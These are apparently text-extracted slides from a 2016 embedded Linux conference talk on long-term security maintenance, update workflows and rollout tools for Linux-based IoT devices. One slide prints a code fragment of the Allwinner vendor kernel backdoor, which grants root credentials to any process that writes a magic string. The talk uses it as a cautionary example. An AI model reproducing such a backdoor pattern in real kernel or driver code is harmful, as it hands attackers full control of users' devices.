

A SHELL SHOCKS THE INTERNET OF THINGS

# Long-Term Maintenance & Rollout Concepts for Linux based IoT Devices

**Embedded Linux Conference Europe**  
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Slide 1 - <http://www.pengutronix.de> - 2016-10-11




# A Short Survey


- Who has developed Linux systems?
- ... that are now in the field? More than 5 years? 10 years?
- ... which use versions still maintained by upstream?
- Who had to update to fix a vulnerability?
- How long did it take? A day, a week, a month, a year?



# “Classical” Embedded Systems Lifecycle




# “Classical” Embedded Systems Lifecycle




Vulnerabilities By Year

# Kernel




Vulnerabilities By Type




Vulnerabilities By Year

# glibc




Vulnerabilities By Type




Vulnerabilities By Year

# OpenSSL



Vulnerabilities By Type





# Backdoor in Allwinner Vendor Kernel

```
40
41     if(!strcmp("rootmydevice",(char*)buf,12)){
42         cred = (struct cred *)__task_cred(current);
43         cred->uid = 0;
44         cred->gid = 0;
45         cred->suid = 0;
46         cred->euid = 0;
47         cred->euid = 0;
48         cred->egid = 0;
49         cred->fsuid = 0;
50         cred->fsgid = 0;
51         printk("now you are root\n");
52     }
53
54     kfree(buf);
55     return count;
56 }
57
```




# Field Observations

- Hardware vendors don't care about maintenance  
Vendor kernels already obsolete at start of project
- No strategy in pre-built distributions  
Development company on their own
- Getting feedback by seeing your device in the news ...  
Already too late ...
- Selecting components tagged “longterm” w/o update concept  
Getting worst of both worlds
- Avoiding regular updates  
No proven and trained process



# Continuous Maintenance is Important!

- Critical vulnerability in a relevant component:  
At least one per 1-2 years (for a given system!)
- Upstream Projects maintain components for 2...5 years
- Server Distros are made for (at least casual) admin interaction





# Backporting?

Idea: Start with a version, backport patches if necessary

- Doesn't scale with number of products → versions diverge
- Many local modifications → low test coverage
- After a few years: almost impossible to decide which upstream fixes are relevant

For product lifetimes of 10 ... 15 ... years,  
backporting is unsustainable!



# What do we want?

- Short time between incident and fix
- Low risk of negative side effects
- Predictable (and low) costs over the maintenance period
- Scalable to multiple products



# Ingredients for a Sustainable Process

Always use releases still maintained by upstream

Remove unused components and features

Review security announcements regularly

Use well-proven processes for:

- Building all components
- Testing and releasing new versions
- Deploying updates

Each release defines all software components exactly

Ensure that all components can be upgraded in the field



# Workflow - Development

- Submit changes to the upstream projects  
→ reduce maintenance effort
- Automate processes (build, test, release, deployment)  
→ “executable documentation”  
→ reproducibility  
→ avoid mistakes
- Stabilize for release on then-current stable upstream releases  
→ no outdated versions in use


Development	Maintenance
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# Workflow – Every Year

Be prepared for possible incidents:

- Update components to current stable upstream releases (Kernel, Build-System, ...)  
→ no unsupported versions in use
- Submit remaining changes to upstream projects  
→ further reduce maintenance effort
- Testing  
→ find and fix possible regressions






# Workflow – Every Month

Periodic maintenance:


- Integrate upstream maintenance releases  
→ be prepared
- Review security announcements for components
- Evaluate impact on the product



# Workflow – Incident Response

Handle the identified problem:

- Apply upstream fix
- Use automated build, test, release and deployment processes  
→ fix deployed



# Tools

Process Automation	Jenkins 2 with Pipeline as Code
Test Automation	LAVA kernelci.org
Redundant Boot	Barebox (bootchooser) UBoot/GRUB with custom scripts UEFI (am64, arm64)
Update Installer and Recovery	RAUC OSTree (larger systems) Swupdate
Rollout Scheduler	hawkBit static webserver custom application



# Conclusion

Many approaches have failed:

- Ignoring the problem

- Ad-hoc fixes for outdated versions

- Customized server distributions

Reasonable amount of work if done right:

- Upstreaming

- Process automation

- Sustainable work-flow

No more excuses for badly  
maintained embedded products!



# Q & A

